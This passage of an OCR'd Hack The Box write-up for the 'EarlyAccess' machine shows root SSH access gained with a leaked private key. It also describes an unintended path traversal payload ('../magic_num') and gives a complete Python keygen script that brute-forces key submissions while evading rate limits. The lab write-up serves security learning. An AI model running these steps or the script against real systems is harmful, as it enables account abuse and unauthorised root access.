
Now that we have the contents of `id_rsa` , we can place them on a local file on our machine called `root_key` in order manually remove arp's prompts, errors and the `Uknown host` header and footer. Then, we change the permissions of the key file on our system using `chmod 600 root_key` and we connect as `root` on the machine using SSH.

```
ssh -i root_key root@earlyaccess.htb

root@earlyaccess:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Apendix


Directory traversal vulnerability

There is an unintended solution for the key generation step. User @firefart discovered a directory traversal vulnerability as the `admin` user on `https://earlyaccess.htb/key`. Taking a look on our notes, we can see that `admin` has some `DEBUG` output from the API when trying to verify a game-key. Using a path traversal payload, such as `..`, as a key results in the following error:



So, when we traverse one directory up, the welcome message of the API is shown. The error message also reveals the `check_db` but since it's protected using basic HTTP-Authentication any requests on this endpoint, at this phase, would result in an error.

Nonetheless, if the users guess correctly they can leak the `magic_num` value from here by using this payload `../magic_num`, thus skipping the whole bruteforcing step when trying different values for the `magic_num` on the key generation section.



The complete keygen script

```
#!/usr/bin/env python3
import string
from random import randrange
import sys

def gen_g1() -> str:
    g1 = []
    target = [221,81,145]
    while len(g1) != 3:
        g1.append({(ord(v)<<len(g1)+1)%256^ord(v):v for v in
string.ascii_uppercase}[target[len(g1)]])

    g1.append(str(randrange(0,9)))
    g1.append(str(randrange(0,9)))

    return "".join(g1)

def gen_g2() -> str:
    g2 = []
    values = string.ascii_uppercase+string.digits

    for x in values:
        for y in values:
            if ord(x)*3 == ord(y)*2:
                g2.append((x+y) * 2 + x)
    return g2[randrange(0,len(g2))]
```

```python
def gen_g3(magic_num:int, magic_value:str="XP") -> str:
    remain = magic_num - sum(bytearray(magic_value.encode()))
    for num in range(ord("0"), ord("9")+1):
        target = remain - num
        if target % 2 == 0:
            half = int(target / 2)
            if half >= ord("A") and half <= ord("Z"):
                return f"XP{2*chr(half)}{chr(num)}"
        if (target - 65) >= ord("A") and (target - 65) <= ord("Z"):
            return f"XPA{chr(target-65)}{chr(num)}"


def gen_g4(g1:str) -> str:
    return "".join([chr(i^ord(g)) for g, i in zip(list(g1), [12, 4, 20, 117, 0])])


def calc_cs(key) -> int:
    gs = key.split('-')
    return sum([sum(bytearray(g.encode())) for g in gs])


def gen_key(magic_num:int=-1) -> list[str]:
    keys = []
    if magic_num == -1:
        # Calculate all keys
        for magic_num in range(sum(bytearray(b"XPAA0")), sum(bytearray(b"XPZZ9"))+1):
            g1 = gen_g1()
            key = f"{g1}-{gen_g2()}-{gen_g3(magic_num)}-{gen_g4(g1)}"
            key += f"-{calc_cs(key)}"
            keys.append(key)
        print(f"[+] Generated {len(keys)} keys!")
        return keys
    else:
        # Calculate for specific magic_num
        g1 = gen_g1()
        key = f"{g1}-{gen_g2()}-{gen_g3(magic_num)}-{gen_g4(g1)}"
        key += f"-{calc_cs(key)}"
        keys.append(key)
        return keys

import argparse
import requests
from time import sleep, time
from bs4 import BeautifulSoup

# Ignore ssl-errors
import urllib3
urllib3.disable_warnings()
```

```python
# URL of webpage
url = "https://earlyaccess.htb"
proxies = {}

def login(session:requests.Session, email:str, password:str) -> requests.Session:
    """
    Uses `email` and `password` to login and returns a valid `session`, if login was
successful
    """
    res = session.get(f"{url}/login", proxies=proxies)
    soup = BeautifulSoup(res.text, features='lxml')
    token = soup.find('input',{'type':'hidden'}).attrs["value"]
    data = {'_token':token,'email':email, 'password':password}
    resp = session.post(f"{url}/login", proxies=proxies, data=data)
    return "dashboard" in resp.url

def submit_key(session:requests.Session, key:str) -> bool:
    """
    Uses `session` to submit a key and returns `True`, if the key successfully
registered to the account
    """
    res = session.get(f"{url}/key", proxies=proxies)
    soup = BeautifulSoup(res.text, features='lxml')
    token = soup.find('input',{'type':'hidden'}).attrs["value"]
    data = {'_token':token, 'key':key}

    resp = session.post(f"{url}/key/add", data=data, proxies=proxies)
    soup = BeautifulSoup(resp.text, features='lxml')
    out = soup.find('div',{'class':'toast-body'})
    if out:
        out = out.text
    else:
        return False

    if "Game-key successfully added" in out or "Game-key is valid" in out:
        return True
    elif "Game-key is invalid" in out:
        return False
    elif "Too many requests" in out:
        print(f"[!] Got blocked! Waiting 60 seconds and then retrying...")
        sleep(60)
        # Retry after 60 seconds
        submit_key(session, key)
    else:
        print(f"[!] Unexpected result: {out}")
        return False

def clear(count:int=1) -> None:
    """
```

```
    Clears `count` rows on terminal
    """
    for i in range(count):
        sys.stdout.write("\033[F")
        sys.stdout.write("\033[K")

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Game-Key generation script by
Chr0x6eos")
    parser.add_argument("--email", help="Email of your account", type=str)
    parser.add_argument("--password", help="Password of your account", type=str)
    parser.add_argument("-c", "--cookie", help="Cookie to use", type=str)
    parser.add_argument("-d", "--delay", help="Delay between requests (in seconds)",
metavar="1", type=float)
    parser.add_argument("-p", "--proxy", help="HTTP proxy",
metavar="http://127.0.0.1:8080", type=str)
    parser.add_argument("-m", "--magic_num", help="Magic number to use", metavar="[346-
406]", choices=range(346,405+1), type=int)
    parser.add_argument("-l", "--local", help="Only calculate key, do not submit",
action='store_true')
    args = parser.parse_args()

    # Print help if no arguments were supplient
    if not any(vars(args).values()):
        parser.print_help()
        quit()

    if args.local:
        """
        Calculate keys locally
        """
        if args.magic_num:
            magic_num = args.magic_num
        else:
            magic_num = -1

        keys = gen_key(magic_num)
        print("\r\n".join(keys))
        quit()
    else:
        """
        Submit keys against website
        """
        if not (args.email and args.password) and not args.cookie:
            parser.print_usage()
            print("\nWhen not using --local either (--email and --password) or --cookie
is required!")
            quit()
```

```
        session = requests.Session()
        session.verify = False

        if args.proxy:
            proxies = {'http':args.proxy, 'https':args.proxy}

        if args.cookie:

 session.cookies.set("earlyaccess_session",args.cookie,domain="earlyaccess.htb")
        else:
            email = args.email
            password = args.password

            if not login(session, email, password):
                print(f"[-] Could not login as {email} with password: {password}!")
                quit()

        if not args.delay:
            args.delay = 0.5

        if args.magic_num:
            magic_num = args.magic_num
        else:
            magic_num = -1

        keys = gen_key(magic_num)

        print(f"[*] Testing {len(keys)} possible keys!\r\n")

        # Stop execution time
        start_time = time()
        for index, key in enumerate(keys, start=1):
            progress = index / len(keys) * 100

            if progress < 10:
                clear()
                print(f"[{progress:0.2f}%]  Trying key: {key}")
            else:
                clear()
                print(f"[{progress:0.2f}%] Trying key: {key}")
            if submit_key(session, key):
                clear()
                if args.cookie:
                    print(f"[+] Successfully registered valid key: {key} to account
(cookie: {args.cookie}) after a total of {index} requests that took {time() -
start_time:0.2f} seconds!")
                else:
```

```
                    print(f"[+] Successfully registered valid key: {key} to account
{args.email} after a total of {index} requests that took {time() - start_time:0.2f}
seconds!")
                print(f"[INFO] Magic_num of the API currently is:
{sum(bytearray(key.split('-')[2].encode()))}")
                quit()

            # Sleep delay second between each request to not get blocked
            sleep(args.delay)

        print(f"[-] Could not find valid key! Please retry...")
```